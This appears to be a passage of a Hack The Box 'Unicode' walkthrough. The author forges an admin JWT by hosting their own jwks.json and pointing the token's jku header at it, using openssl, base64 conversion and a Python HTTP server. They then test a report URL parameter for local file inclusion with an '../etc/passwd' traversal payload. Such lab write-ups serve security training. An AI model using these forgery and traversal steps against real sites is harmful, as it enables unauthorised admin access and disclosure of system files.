


we need to get the `modulus` and `exponet` to get the `exponet` we

code-exponet(e)

```
openssl rsa -text -noout -in jwtRSA256.key
```

output




Lets convert this exponet to see if is the same or we need to use it .we are converting it from `Hex` to `base64`

code-Hex->base64

```
echo -n 010001 | xxd -r -p |base64
```

output



As you can see the e is same so lets us check the modulus

code-modulus(N)

```
openssl rsa -text -noout -in jwtRSA256.key -modulus
```

output


```
Modulus=D902A80E741F28BE3D0115296BBFF02940F02CBB9742CCF70771088E3BC0B6620
79F92946C802B2B20FB2A263F14F46118183688DC6477565EDF792A87F634D9AC1B15BE48
B89DAC5330FC330B0370971F5046065D30C36A70B5F2EBAC4DE1EF45E818C4A6BCB76145B
39F2AC9B6B85BA13F29854A101E051BB970A851CB5726D289721487A8B6B459D6786D7A59
180D7B2D898331B176C8C9919F662A30DCC2D1BFF2C7A02CD02B13BA0E553A7F9426E917D
65024A52D9C953AEE2BE3FF9E0B11A67D26981CB7D65D39B28111ED8225E7EE0498EFCBF8
86F129E5BD6D632EFF5D37F1AC30155A824049BB498F16A48F0F4259E893D0DDF7554DDF4
21F8CF2C749B009B67D848C93D889B01D45CED37D33B45E5EAE3031F2654CEDA5917C9BC3
9518A025FFCEDA50DACD43C7D06AD39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0
970B302A3EA0EB447E069FB8B669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74E
BD36103BB82A99DB733A2EE97A94CF84CD85713EA8C6B26A2DB0B117C8B6182E272B37491
7528795527D9A6FAB713D84A4EA6830C14E8822644AF042E420BF1457B6795FD345A653E5
AE286711687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A
1AC550CF22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820
A5ECE49C65
```


so lets conert this modulus to base64

code-modulus(N)->base64

```
echo -n
D902A80E741F28BE3D0115296BBFF02940F02CBB9742CCF70771088E3BC0B662079F92946
C802B2B20FB2A263F14F46118183688DC6477565EDF792A87F634D9AC1B15BE48B89DAC53
30FC330B0370971F5046065D30C36A70B5F2EBAC4DE1EF45E818C4A6BCB76145B39F2AC9B
6B85BA13F29854A101E051BB970A851CB5726D289721487A8B6B459D6786D7A59180D7B2D
898331B176C8C9919F662A30DCC2D1BFF2C7A02CD02B13BA0E553A7F9426E917D65024A52
```

```
D9C953AEE2BE3FF9E0B11A67D26981CB7D65D39B28111ED8225E7EE0498EFCBF886F129E5
BD6D632EFF5D37F1AC30155A824049BB498F16A48F0F4259E893D0DDF7554DDF421F8CF2C
749B009B67D848C93D889B01D45CED37D33B45E5EAE3031F2654CEDA5917C9BC39518A025
FFCEDA50DACD43C7D06AD39CA84CD7C324E17F77E6638E85F22F572D0A6734DE0970B302A
3EA0EB447E069FB8B669EBF5FEA0B944ABA9D13A23A392491D30B95EE9DC1A74EBD36103B
B82A99DB733A2EE97A94CF84CD85713EA8C6B26A2DB0B117C8B6182E272B3749175287955
27D9A6FAB713D84A4EA6830C14E8822644AF042E420BF1457B6795FD345A653E5AE286711
687C7BADF04B1E8B388E3D8B089ECA55C07F212ED4F4D57A2D315213580DD177A1AC550CF
22989C53E2D034FE0833478C853C428558AB67B1B3A001170AD20A1D416433820A5ECE49C
65 | xxd -r -p |base64 -w 0
```

output



so now we have this modulus to `base64` and we can be able to now copy in our `jwks.json` and start a python server

code-python-server

```
python3 -m  http.server
```

Then we need to use our jwt.io to verfy our signature so as to force an admin cookie so we need to copy our `private` and `public key` to `jwt.io` which in this case is jwtRSA256.key and .pub
so we need to convert a `private ssh` key into a `public certificate` key using

code-private->public(key)


```
openssl rsa -in jwtRSA256.key -pubout -out jwtRSA256.key.pub
```

output

```
/home/leshack98/project/HTB/Unicode/www ····· with root@Tulienge at 01:02:47 AM
❯ openssl rsa -in jwtRSA256.key -pubout -out jwtRSA256.key.pub
writing RSA key

/home/leshack98/project/HTB/Unicode/www ····· with root@Tulienge at 01:23:15 AM
❯ cat jwtRSA256.key.pub
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA2QKoDnQfKL49ARUpa7/w
KUDwLLuXQsz3B3EIjjvAtmIHn5KUbIArKyD7KiY/FPRhGBg2iNxkd1Ze33kqh/Y0
2awbFb5IuJ2sUzD8MwsDcJcfUEYGXTDDanC18uusTeHvRegYxKa8t2FFs58qyba4
W6E/KYVKEB4FG7lwqFHLVybSiXIUh6i2tFnWeG16WRgNey2JgzGxdsjJkZ9mKjDc
wtG/8segLNArE7oOVTp/lCbpF9ZQJKUtnJU67ivj/54LEaZ9Jpgct9ZdObkBEe2C
JefuBJjvy/iG8SnlvW1jLv9dN/GsMBVagkBJu0mPFqSPD0JZ6JPQ3fdVTd9CH4zy
x0mwCbZ9hIyT2ImwHUXO030ztF5erjAx8mVM7aWRfJvDlRigJf/O2lDazUPH0GrT
nKhM18Mk4X935mOOhfIvVy0KZzTeCXCzAqPqDrRH4Gn7i2aev1/qC5RKup0Tojo5
JJHTC5XuncGnTr02EDu4Kpnbczou6XqUz4TNhXE+qMayai2wsRfIthguJys3SRdS
h5VSfZpvq3E9hKTqaDDBTogiZErwQuQgvxRXtnlf00WmU+WuKGcRaHx7rfBLHos4
jj2LCJ7KVcB/IS7U9NV6LTFSE1gN0XehrFUM8imJxT4tA0/ggzR4yFPEKFWKtnsb
OgARcK0godQWQzggpezknGUCAwEAAQ==
-----END PUBLIC KEY-----

/home/leshack98/project/HTB/Unicode/www ····· with root@Tulienge at 01:23:23 AM
❯
```


By doing so we get a verified signature

output




so lets change the `user to admin` and also our `jku` to our recently formed new header

output




Then we copy the whole token and go to our webpage so as to copy our new forged admin token

output




When we replace the auth cookie and refresh the web page we are redirected to the admin's dashboard. we get a new `admin dashboard`

output




so will i was navigating to check when i clicked the `+` for saved reports which does not point to anywhere and went to current month

output




When navigating to the current month tab we see a message stating T`he Report is being prepared.Please come back later` and notice the url http://hackmedia.htb/display/?page=monthly.pdf which leads to a suspected `local file inclusion vulnerability`.(LFI) so i decide to chek for a standard LFI using `../../../../../../../etc/passwd`

output




when we follow the redirect we get

output




so let me render the file in the Browser but as you can see the 404 message

output



